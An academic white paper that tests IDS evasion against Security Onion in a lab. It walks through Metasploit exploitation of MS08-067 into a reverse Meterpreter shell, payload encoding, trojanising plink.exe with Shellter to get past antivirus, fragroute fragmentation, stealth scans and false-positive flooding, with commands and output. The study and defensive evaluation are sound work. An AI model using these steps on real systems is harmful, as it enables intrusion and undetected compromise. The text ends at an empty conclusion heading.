



Evading Network Based Intrusion Detection Systems

Gregory Hill

White Paper

Abertay University

18th November 2015

Note that information contained in this document is for educational purposes.

ABSTRACT

Networks are fundamentally never truly secure. In the event an intrusion occurs, only an Intrusion Detection System has the ability to detect and alert the user – otherwise the connection would proceed unauthenticated and undetected. There are currently numerous different systems / packages for detection available on the market, but how effective are they?

The main focus of this study was to identify and analyse problems with common IDS packages. The fundamental levels on which they operate were also investigated by evaluating several different evasion techniques.

The results of this study concluded that while these tools are invaluable to almost every organization, they still fail to catch heavily modified or user activated connections – thus requiring further human interaction to aid monitoring and alteration of system rules to defend against future incursions. As the engines for detection (& prevention) are evolving at a remarkable rate, analysis showed that full automation should soon be possible.

TABLE OF CONTENTS

Abstract
Table of Contents
1. Introduction	1
1.1 Background	1
1.2 IDPS	2
1.3 Objectives	2
2. Procedure	3
2.1 Environment	3
2.2 Snort / Snorby	4
2.3 Bro / ELSA	5
2.4 Basic Testing	6
2.5 Obfuscation	7
2.6 Tunneling	7
2.7 Fragmentation	8
2.8 Protocol Violation	9
3. Discussion and Conclusions	11
3.1 Results	11
3.2 Discussion	11
3.4 Countermeasures	12
3.5 Conclusion	12
References	13
Appendices	14

1. INTRODUCTION

1.1 Background

The protection of an organisation's network infrastructure is one of the most fundamental challenges facing network engineers at this time. Most systems currently incorporate two core mechanisms:

1. Firewalls filter traffic based on information such as I.P. addresses and TCP/UDP ports, blocking connections they deem malicious.
2. Network based Intrusion Detection Systems (NIDS) continually monitor all connections, critically evaluating the contents of each and every data packet (*Figure 0*).

In a network which can be likened to that of a hotel with many individual hosts interacting inside, the firewall would be the doorman who is tasked with preventing intrusions from back doors while still allowing privileged guests – those who the owner invites – in through the main entrance. From here, a guard (IDS) within the building would actively check each guest inside for weapons and perhaps even take action against those who could be considered a threat.

While both of these mechanisms aim to legitimize all connections within a system, Firewalls have the fundamental user prevention problem - as they only filter based on a small amount of information, they cannot defend post-connection against a threat that has been let through. It can be argued that because of this, an IDS has the biggest role to play in network security, due to their intelligence and power.

Network based IDS systems operate on Layer 2 (Data Link) of the Open System Interconnection (OSI) Model, feeding raw traffic into a recognition engine that uses pattern matching or statistical analysis to determine what is malevolent. As specified in the protocol specification (*DARPA, 1981*), the Transmission Control Protocol (TCP) is a highly reliable host-to-host protocol in packet-switched IP networks for establishing and maintaining connections on this layer. When a typical TCP link is made, an initial exchange of three packets between the source and destination is made to synchronise the systems. NIDS use set 'rules' - typically created from previous encounters with known malicious hosts, servers, connections or software – to compare against the header content in these packets. Hence, packets can be intentionally crafted in such a way as to bypass (confuse) NIDS systems, while retaining the capacity to be correctly assembled by the target TCP/IP stack to render the attack payload.

According to a SANS Institute paper (*Michael Dyrmoose, 2013*); Obfuscation / Encryption, Tunnelling, Fragmentation, and Protocol Violations are among the main evasion categories. Obfuscation / Encryption involve the alteration of a packet's contents to conceal its true identity by either information displacement or data encipherment. Tunnelling is more of a 'brute-force' methodology, requiring an initial connection to a system (tunnel) to use for future exploitation, where the exit is placed after the IDS by means of SSH, VPN or Reverse TCP. Fragmentation occurs when an IP datagram has to travel through a network which has a maximum transmission size smaller than that of the original IP datagram, causing it to become fragmented (split up) and reassembled at the destination. Protocol Violation covers the way in which an attacker modifies

header values and flags with the use of decoy connections to fool the IDS into either rejecting the traffic or losing it amongst a large amount of other falsified traffic.

From a recent Threat Intelligence report (*Cisco, 2014*), it was found that “*50,000 network intrusions are detected every day*”, where the primary security concern for 2014 was defined as ‘trust’. Specifically, the degrading relationships between systems and the increasing difficulty to outline which systems / relationships can be trusted. This quantifies the difficulty detection systems are currently facing regarding the sheer number of connections to maintain rules against.

1.2 Detection and Prevention

Currently, there are two types of network based attack discovery systems in circulation: Intrusion Prevention and Intrusion Detection Systems, with the former based on the ‘active’ version of the latter.

Usually referred to as Intrusion Detection Prevention Systems (IDPS), these ‘active’ IDS deployments have the ability to provide real-time remedial action in response to an attack. Whereas, ‘passive’ IDS deployments are usually only configured to monitor and analyse network traffic, reporting back to the operator in the event unusual activity is detected. As the nature of this investigation only requires the visual (user alert) element, and with the common capability to simply switch between active and passive modes, only passive IDS systems will be looked at.

Sub-categorizing these systems, there are two distinct detection techniques:

1. Knowledge (signature) based: references a database of previous attack signatures and known vulnerabilities.
2. Behaviour (anomaly) based: references a learned pattern or baseline of normal system activity.

As there are many IDPS tools available to a network admin for monitoring network activity, it can often prove challenging to find the most effective instrument for that particular set-up. ‘Security Onion’ is a readymade Ubuntu (Linux) distribution, containing multiple different tools for that exact reason – providing ease of implementation and deployment.

Due to the large amount of false positives usually associated with behaviour-based IDS, only signature-based systems will be analysed within this paper.




Figure 0 – IDS Operation

1.3 Objectives

Security Onion is praised as a very powerful network monitoring collection, so the main aim of this work is to fully analyse several of the included tools by running numerous evasion techniques past them. This will hopefully allow for a conclusive evaluation of the tools, the evasion techniques and possible ways of enhancing both.

2. PROCEDURE

2.1 Environment

To mount Security Onion, a dedicated or virtual machine is required. For this investigation, VMware was used as it allowed all testing to be done locally (for monitoring of our hosts), hence external interference was kept to a minimum.

Security Onion Settings:

- Memory: 1 GB
- Processors: 1
- Hard Disk: 15 GB
- Network Adapter: VMnet1 (Host-Only)

After booting into the ‘Live Desktop’ environment, the ‘Xubuntu’ installer will need to be followed (*Figure 1*).

Upon completion, the machine should reboot into the new installation.




Figure 1 –Security Onion Configuration

Double-click on the same ‘Setup’ icon to enter the network configuration wizard and login.

To configure the network interfaces, select any eth0 / eth1 device, then choose DHCP for automatic IP assignment then reboot the machine.

Enter the setup again, and input a custom email, username and password, for use with Snorby. (Note: Enable Enterprise Log Search and Archive (ELSA) when asked.)

It is highly recommended that the system rules are updated. To do this, in a terminal (Windows+T) enter:

- ‘sudo -I’
- ‘/usr/bin/rule-update’

For future testing, two more hosts: Kali Linux 2.0 and Windows XP SP0, are required.

Kali Settings:

- Memory: 1 GB
- Processors: 2
- Hard Disk: 15 GB
- Network Adapter: VMnet1

Windows XP SP0 Settings:

- Memory: 512 MB
- Processors: 1
- Hard Disk: 40 GB
- Network Adapter: VMnet1

It is important that all hosts are on VMnet1 (set as host-only), so Security Onion only monitors the connections within this network. The other settings shown above are interchangeable.

2.4 Basic Testing

The MS08-067 vulnerability is a deep-rooted flaw in the Windows Server Service, which allows remote code executions when a specially crafted RPC request is sent to the host. This affects older versions of Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems – hence the use of XP SP0 for this experimentation.

With the use of Metasploit on a Kali Linux 2.0 distribution, launching this payload will allow the generation of attack traffic for the IDS packages to catch.

- msfconsole
- search ms08_067_netapi
- use exploit/windows/smb/ms08_067_netapi
- set RHOST 192.168.76.129
- exploit

The correct implementation of the Windows XP SP0 target (192.168.76.129) should allow Metasploit to easily exploit the victim and gain remote access by way of a Meterpreter.

```
File Edit View Search Terminal Help
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.76.129  yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.76.129
RHOST => 192.168.76.129
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.76.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885886 bytes) to 192.168.76.129
[*] Meterpreter session 1 opened (192.168.76.128:4444 -> 192.168.76.129:1032) at 2015-10-28 09:22:34 +0800
```

Figure 7 – Metasploit Exploitation

No.	Time	Source	Destination	Protocol	Length	Info
26	47.808861	192.168.76.128	192.168.76.129	TCP	74	55206 > microsoft-ds [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1
27	47.809097	192.168.76.129	192.168.76.128	TCP	78	microsoft-ds > 55206 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
28	47.809104	192.168.76.128	192.168.76.129	TCP	66	55206 > microsoft-ds [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=78905
29	47.811623	192.168.76.128	192.168.76.129	SMB	154	Negotiate Protocol Request
30	47.812130	192.168.76.129	192.168.76.128	SMB	155	Negotiate Protocol Response
31	47.812293	192.168.76.128	192.168.76.129	TCP	66	55206 > microsoft-ds [ACK] Seq=89 Ack=90 Win=29696 Len=0 TSval=78906
32	47.818065	192.168.76.128	192.168.76.129	SMB	247	Session Setup AndX Request, NTLMSSP_NEGOTIATE
33	47.818280	192.168.76.129	192.168.76.128	SMB	407	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
34	47.821993	192.168.76.128	192.168.76.129	SMB	545	Session Setup AndX Request, NTLMSSP_AUTH, User: \
35	47.823715	192.168.76.129	192.168.76.128	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
36	47.825297	192.168.76.128	192.168.76.129	SMB	169	Session Setup AndX Request, User: \
37	47.825433	192.168.76.129	192.168.76.128	SMB	158	Session Setup AndX Response
38	47.828020	192.168.76.128	192.168.76.129	SMB	142	Tree Connect AndX Request, Path: \\192.168.76.129\IPC\$
39	47.828029	192.168.76.129	192.168.76.128	SMB	116	Tree Connect AndX Response
40	47.867369	192.168.76.128	192.168.76.129	TCP	66	55206 > microsoft-ds [ACK] Seq=928 Ack=612 Win=30720 Len=0 TSval=7892
41	48.240628	192.168.76.128	192.168.76.129	SMB	161	NT Create AndX Request, FID: 0x4000, Path: \SRVSVC
42	48.240838	192.168.76.129	192.168.76.128	SMB	205	NT Create AndX Response, FID: 0x4000
43	48.240902	192.168.76.128	192.168.76.129	TCP	66	55206 > microsoft-ds [ACK] Seq=1023 Ack=751 Win=31744 Len=0 TSval=790
44	48.244740	192.168.76.128	192.168.76.129	SMB	162	NT Create AndX Request, FID: 0x4001, Path: \BROWSER
45	48.244948	192.168.76.129	192.168.76.128	SMB	205	NT Create AndX Response, FID: 0x4001
46	48.251523	192.168.76.128	192.168.76.129	DCERPC	777	Bind: call_id: 0 Fragment: Single, 14 context items, 1st b3f5841e-ced
47	48.251589	192.168.76.129	192.168.76.128	SMB	117	Write AndX Response, FID: 0x4001, 644 bytes
48	48.253662	192.168.76.128	192.168.76.129	SMB	129	Read AndX Request, FID: 0x4001, 289 bytes at offset 736

Frame 29: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface eth0

Ethernet II, Src: Vmware_6a:32:4f (00:0c:29:6a:32:4f), Dst: Vmware_91:99:43 (00:0c:29:91:99:43)

Internet Protocol Version 4, Src: 192.168.76.128 (192.168.76.128), Dst: 192.168.76.129 (192.168.76.129)

Transmission Control Protocol, Src Port: 55206 (55206), Dst Port: microsoft-ds (445), Seq: 1, Ack: 1, Len: 88

Source port: 55206 (55206)

Destination port: microsoft-ds (445)

[Stream index: 6]

Sequence number: 1 (relative sequence number)

[Next sequence number: 89 (relative sequence number)]

Acknowledgement number: 1 (relative ack number)

Header length: 32 bytes

Flags: 0x018 (PSH, ACK)

Window size value: 29

[Calculated window size: 29696]

[Window size scaling factor: 1024]

Figure 8 – Wireshark Capture

Further attack (recon) traffic can be generated effortlessly with Nmap. A simple TCP scan can be sent over the network with the '-sT' switch - scanning the target by connecting via a full TCP handshake – SYN, SYN ACK, ACK.

- nmap -sT <target>

2.5 Obfuscation / Encryption

By default, Metasploit has the ability to perform basic encoding of payloads:

- ‘set EnableStageEncoding true’ – this will select the highest ranked encoder to provide the best possible entropy.
 - Within *Figure 8* the stage was encoded using ‘x86/shikata_ga_nai’ – implementing a polymorphic XOR additive feedback encoder.

Figure 8 - Basic Metasploit Encoding

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.76.129
RHOST => 192.168.76.129
msf exploit(ms08_067_netapi) > set EnableStageEncoding true
EnableStageEncoding => true
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.76.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (885836 bytes) to 192.168.76.129
[*] Meterpreter session 1 opened (192.168.76.128:4444 -> 192.168.76.129:1033)
2015-11-03 21:43:38 +0000
```

Figure 9 – Encrypted Payload Capture

Comparing the new payload to that of the default in *Figure 3*, the packet should appear entirely different.

High Severity Events 5 events found					
	Sev.	Sensor	Source IP	Destination IP	Event Signature
<input type="checkbox"/>	1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Rothenburg Shellcode
<input type="checkbox"/>	1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Rothenburg Shellcode
<input type="checkbox"/>	1	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY PE EXE or DLL Windows file download
<input type="checkbox"/>	1	gregory-virtual-	192.168.76.128	192.168.76.129	GPL SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Possible Call with No Offset TCP Shellcode

Due to the presumably large amount of past usage, this exploit is still caught with Snort (*Figure 9*).

2.6 Tunneling

As a tunneling methodology requires an initial connection to the target, a viable Anti-Virus circumventing executable will be created with Shellter to effectively demonstrate the biggest weakness to any network - the user.

‘Plink.exe’, a command-line interface to the PuTTY back end (a Telnet and SSH client) will be used as the executable for malicious shellcode binding. This can be found under ‘usr/share/windows-binaries’.

Figure 10 - Shellter

Shellter isn’t a default package available on normal distributions of Kali Linux. To install, run the following command in a terminal: ‘apt-get install shellter’.

Move ‘plink.exe’ to a suitable directory and navigate a terminal to this location. For these tests, the Desktop will suffice: ‘cd Desktop’. Enter ‘shellter’ to start the program.

```
Use a listed payload or custom? (L/C/H): L
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****

SET LHOST: 192.168.76.128
SET LPORT: 5555

*****
* Payload Info *
*****

Payload: meterpreter_reverse_tcp
Size: 281 bytes
```

Once loaded, enter auto mode: ‘A’, specify the PE Target: ‘plink.exe’, set the payload: ‘Meterpreter_Reverse_TCP’, and input the system’s local IP address along with a random port for listening (*Figure 10*). This will recreate the executable that was placed on the desktop, which can now be positioned on the XP host.

In a new terminal:

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost 192.168.76.128
- set lport 5555
- exploit

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set lhost 192.168.76.128
lhost => 192.168.76.128
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.76.128:5555
```

Figure 11 - Handler

From user engagement with the executable, Metasploit should catch the reverse connection. Due to the nature of the environment, this connection is still flagged, but in a typical environment where the IDS focuses solely on the connections to / from the clients, it would be fine.

2.7 Fragmentation

To fragment all connections from Kali, the utility ‘fragroute’ is required.

Unfortunately with these tests, a pre-‘fragrouted’ system doesn’t allow for a Metasploit connection to be made. Therefore, to show proof-of-concept, this stage will be skipped and fragroute will be applied after an initial meterpreter has been opened by means of the MS08_067 exploit.

```
root@kali:~# fragroute 192.168.76.129
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
192.168.76.128 > 192.168.76.129: (frag 47012:16@48) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:16@48)
192.168.76.128 > 192.168.76.129: icmp: type 68 code 118 (frag 47012:24@0+) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:24@24+) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:24@24+)
192.168.76.128 > 192.168.76.129: icmp: type 8 code 0 (frag 47012:24@0+)
192.168.76.128 > 192.168.76.129: (frag 47183:24@24+)
192.168.76.128 > 192.168.76.129: icmp: type 8 code 0 (frag 47183:24@0+)
192.168.76.128 > 192.168.76.129: (frag 47183:16@48) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47183:16@48)
192.168.76.128 > 192.168.76.129: icmp: type 112 code 55 (frag 47183:24@0+) [delay 0.001 ms]
```

Figure 12 - Fragroute

In a new terminal, enter ‘fragroute 192.168.76.129’ where the I.P. address is that of the remote host. This will intercept all future network traffic travelling from any of the local device’s interfaces and will truncate them into multiple smaller packets that the IDS would be required to recombine. Under the Metasploit session enter a command to provide some network traffic (e.g. ‘getsid’). The fragroute terminal will now list several new network connections (*Figure 12*), metasploit should have retrieved the remote system’s identification number (SID), and neither Snorby nor ELSA should recognize this traffic.


With a correctly configured Linux host on the network, a similar program ‘fragrouter’ on that client would allow the redirection of traffic from Kali to the target – acting as a relay. As the implementation follows that of the program above, it will not be covered here.

Nmap also provides the option to fragment the packets of a scan by splitting the TCP header over several packets. This is achieved with the ‘-f’ switch on any default scan.

2.8 Protocol Violation

A default Nmap TCP scan is immediately detected under the Medium Severity Events, as in *Figure 12*.

For undetectable reconnaissance, there are three ‘stealth’ scans; FIN, Xmas Tree and Null. These work by only sending a single frame to the target, thus avoiding the TCP handshake and other packet communications.



Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp
2	gregory-virtual	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to MySQL port 3306	4:16 PM
2	gregory-virtual	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to MSSQL port 1433	4:16 PM
2	gregory-virtual	192.168.76.128	192.168.76.129	ET SCAN Potential VNC Scan 5900-5920	4:16 PM
2	gregory-virtual	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to Oracle SQL port 1521	4:16 PM
2	gregory-virtual	192.168.76.128	192.168.76.129	ET SCAN Potential VNC Scan 5800-5820	4:16 PM
2	gregory-virtual	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to PostgreSQL port 5432	4:16 PM
2	gregory-virtual	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:12 PM
2	gregory-virtual	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:11 PM
2	gregory-virtual	192.168.103.128	141.101.115.190	ET POLICY curl User-Agent Outbound	4:10 PM
2	gregory-virtual	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:09 PM
2	gregory-virtual	192.168.103.128	141.101.114.190	ET POLICY curl User-Agent Outbound	4:09 PM
2	gregory-virtual	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:08 PM

Figure 12 – Medium Severity Events

- FIN Scan:
 - Sends a FIN (Close Session) frame to a port on the host.
 - `nmap -sF <target>`
- Xmas Tree Scan:
 - Sends a TCP frame with the URG, PUSH and FIN flags set.
 - `nmap -sX <target>`
- Null Scan:
 - Sends a TCP frame with no flags set.
 - `nmap -sN <target>`

With the above scans, the server will return a RST frame if the port is closed but will offer no respond if it is open. *Appendix 2* displays the correct implementation of these scans, identifying the host as ‘up’ in each, but unlike the full TCP scan, they were unable to identify every open port. Though from analysis of Snorby and ELSA, they should have successfully evaded these IDS suites.

While these are promising, it would be advantageous to exploit the victim after identifying it is alive by means of the reconnaissance scans.

Inundator is an anonymous, multi-threaded, intrusion detection false positive generator. The idea behind it is to test an IDS by overwhelming it with a large amount of false positives, this supports the minimization of a legitimate attack’s chance of detection. The package has been recently deprecated, so it has to be re-installed on Kali with a few dependencies:

Add the repository to `/etc/apt/sources.list`:


- `deb http://inundator.sourceforge.net/repo/ all/`

Download and install the GPG key:

- `wget http://inundator.sourceforge.net/inundator.asc`
- `apt-key add inundator.asc`

Then pull in Inundator and some of its dependencies:

- `aptitude update`
- `aptitude install inundator`



```

root@kali:~# inundator --verbose 192.168.76.129
defined(@array) is deprecated at /usr/bin/inundator line 177.
(Maybe you should just omit the defined()?)
[+] queuing up attacks...
[+] queuing up target(s)...
[+] detecting open ports on 192.168.76.129...
[+] child 1 now attacking.
[v] connecting to port tcp/5000 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/1025 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/1025 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/135 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/135 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/135 on 192.168.76.129 via localhost:9050...
[!] connection error!
[+] child 2 now attacking.
[v] connecting to port tcp/5000 on 192.168.76.129 via localhost:9050...
[!] connection error!
[v] connecting to port tcp/5000 on 192.168.76.129 via localhost:9050...
[!] connection error!

```

Figure 13 – Inundator

The last requirement is the Snort rule list, to be placed in the ‘/etc/snort/rules/’ directory. This can be automatically downloaded by Pulled Pork or via:

<https://www.snort.org/downloads/community/community-rules.tar.gz>

Inundator defaults to 25 threads which will provide more than enough processing power for this experimentation. To initiate, enter:

- `inundator -verbose <target>`

Note: Due to the processing power required, it is advisable to start Metasploit in advance of launching the attack.

From examination of the Bro logs through ELSA (*Figure 14*), it is shown that the above inundator session created over 13,000 connections between the host and target within an extremely small timeframe (approx.: two minutes), making it unfeasible to locate the legitimate attack.

Query

Submit Query

Help

From

To

Add Term

Report On

Index

Reuse current tab

Grid display

class=BRQ_CONN groupby:dstip (24) [Grouped by dstip]

X

class=BRQ_CONN srcip='192.168.76.128' dstip='192.168.76.129' (13002)

X

Result Options...

Records: 100 / 13002 640 ms 2

< prev

1

2

3

4

5

6

7

next >

15

>

Timestamp	host (1)	program (1)	class (1)	srcip (1)	srcport (100)	dstip (1)	dstport (100)	proto (1)	bytes_in (1)	service (1)	conn_duration (43)	bytes_out (1)	pkts_out (2)	pkts_in (1)	resp_country_code (1)
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	35432	192.168.76.129	554	TCP	0	:	0.000014	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	36223	192.168.76.129	3389	TCP	0	:	0.000001	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	33513	192.168.76.129	80	TCP	0	:	0.000001	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	40336	192.168.76.129	5900	TCP	0	:	0.000006	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	36398	192.168.76.129	1723	TCP	0	:	0.000002	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	51639	192.168.76.129	111	TCP	0	:	0.000043	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	49978	192.168.76.129	22	TCP	0	:	0.000057	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	34910	192.168.76.129	8888	TCP	0	:	0.000004	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	60659	192.168.76.129	199	TCP	0	:	0.000060	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	51344	192.168.76.129	139	TCP	0	:	0.000558	3	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	41189	192.168.76.129	113	TCP	0	:	0.000004	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	60012	192.168.76.129	23	TCP	0	:	0.000095	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	60016	192.168.76.129	53	TCP	0	:	0.000092	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	34049	192.168.76.129	993	TCP	0	:	0.000001	1	1	:
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRQ_CONN	192.168.76.128	51418	192.168.76.129	443	TCP	0	:	0.000024	1	1	:

Records: 100 / 13002 640 ms 2

< prev

1

2

3

4

5

6

7

next >

15

>

Figure 14 – Bro Traffic between Kali (192.168.76.128) and XP (192.168.76.129)

3. DISCUSSION AND CONCLUSIONS

3.1 Results

Security Onion is by far the most impressive collection of IDS tools available on the market for cheap, quick and easy monitoring of any sized network.

The two dual setups evaluated in the paper each proved very powerful, but were ideally suited to opposing network designs:

1. Snort & Snorby were demonstrated invaluable for smaller organisations. With a very pleasant and functional aesthetic, it was extremely easy to grasp and use in any environment. However, the lack of automatic updates on the home screen upon new events was a major drawback for this suite.
2. Bro & ELSA were some of the most powerful tools available on the distribution. With the capacity to absorb and sort large amounts of network and host data, this setup is ideally matched with large scale organisations containing upwards of several hundred hosts.

As for evasion techniques, it was found that some methodologies worked better than others. With the increasing intelligence of IDS systems, lower level Obfuscation attacks presented pointless, considering the ability for newer systems to detect patterns in the underlying code and partially reconstruct the original data. Although, by overpowering the system with fake traffic, it is possible to avoid direct detection.

3.2 Discussion

There are numerous exploitation techniques at an attacker's disposal, with more being developed daily. It is evident, especially with the older attack vectors that the setups provided within Security Onion are increasingly well established to provide suitable defence no matter the delivery method or camouflage. This is presumably due to the scale at which past tests from other industry professionals have been performed against these systems, therefore accumulating the vast number of recognised signatures.

This study primarily focused on network & signature based systems. This meant that a variety of the discussed tools weren't verified against host only traffic (where only local in / out traffic is discovered) and anomaly based systems – where a baseline 'normal operation' pattern collected over an extended period would be equated against future network traffic.

Anti-viral software provide adequate support for host-only connections but were out with the scope of this project, so it is believed that future work in this area expanding on applications such as Shellter (2.6 Tunneling), Msfvenom, and Veil, could be undertaken. Given sufficient time in the future, (i.e. several weeks' worth of network traffic to construct a behavior centered statistical report) it would be feasible to install several anomaly-based systems on the

Security Onion distro with a look to obfuscate the payloads in such a way as to imitate benign connections.

3.3 Countermeasures

The tests in the procedure section have indicated a deeply-rooted knowledge against a vast amount of known attacks. Therefore, the foremost point would be to make sure the system possesses the latest rule lists for recognition of the newer attack vectors.

Security Onion has been developed exclusively for ease of installation and deployment, while several other IDS suites are available to install on Linux, Windows and Mac, many can prove imposing and unpredictable to the uneducated. The creator of Security Onion (*Doug Burks*) has spent a great deal of time assuring the configuration of the tools are effective for a range of systems, however many other individual programs require a lot of fine-tuning – proving difficult for a beginner to fully setup. Ideally, these systems should only be mounted by a trained professional.

By using a Host-Based IDS for all end-client systems, it is possible to eliminate the obscurity of the traffic flow by analysing the protocols above the IP and Transport Stacks - involving further examination of how the packet stream is reassembled and executed. While incredibly powerful, this method also has its disadvantages. A large scale deployment of multiple hosts with individual IDS suites could become unmanageable.

3.4 Conclusion

